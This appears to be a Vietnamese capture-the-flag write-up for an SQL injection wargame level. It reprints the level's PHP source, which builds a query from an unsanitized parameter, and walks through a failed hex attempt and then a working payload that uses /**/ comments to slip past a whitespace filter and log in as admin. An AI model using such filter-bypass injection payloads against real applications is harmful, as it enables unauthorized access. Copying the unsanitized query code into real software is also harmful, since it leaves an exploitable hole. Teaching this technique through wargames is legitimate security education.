


query : **select id from prob_wolfman where id='guest' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/ /i', $_GET[pw])) exit("No whitespace ~_~");
  $query = "select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("wolfman");
  highlight_file(__FILE__);
?>
```


Đọc source code thì ta thấy challenge này cần sử dụng query nhưng không có dấu khoảng trắng.

Có 2 cách thường được dùng để bypass là mã hex và dùng dấu comment /**/.

Tiếp theo điều kiện nữa là id phải là admin không phải guest.

Ta sẽ có một payload cơ bản là pw=1’ or id=’admin.

Cách một dùng mã hex ta có đoạn 1’ or id=’admin chuyển thành hex sẽ là 312019206F722069643D201961646D696E



query : **select id from prob_wolfman where id='guest' and pw='0x312019206F722069643D201961646D696E'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/ /i', $_GET[pw])) exit("No whitespace ~_~");
  $query = "select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("wolfman");
  highlight_file(__FILE__);
?>
```

Cách này không tác dụng vì filter không hề chuyển câu lệnh từ hex về query bình thường.

Cách hai là dùng dấu comment /**/. Khi đó query sẽ trở thành pw=1’/**/or/**/id=’admin

query : **select id from prob_wolfman where id='guest' and pw='1'/**/or/**/id='admin'**

Hello admin

WOLFMAN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  if(preg_match('/ /i', $_GET[pw])) exit("No whitespace ~_~");
  $query = "select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result[id]}</h2>";
  if($result['id'] == 'admin') solve("wolfman");
  highlight_file(__FILE__);
?>
```

Kết quả bypass thành công.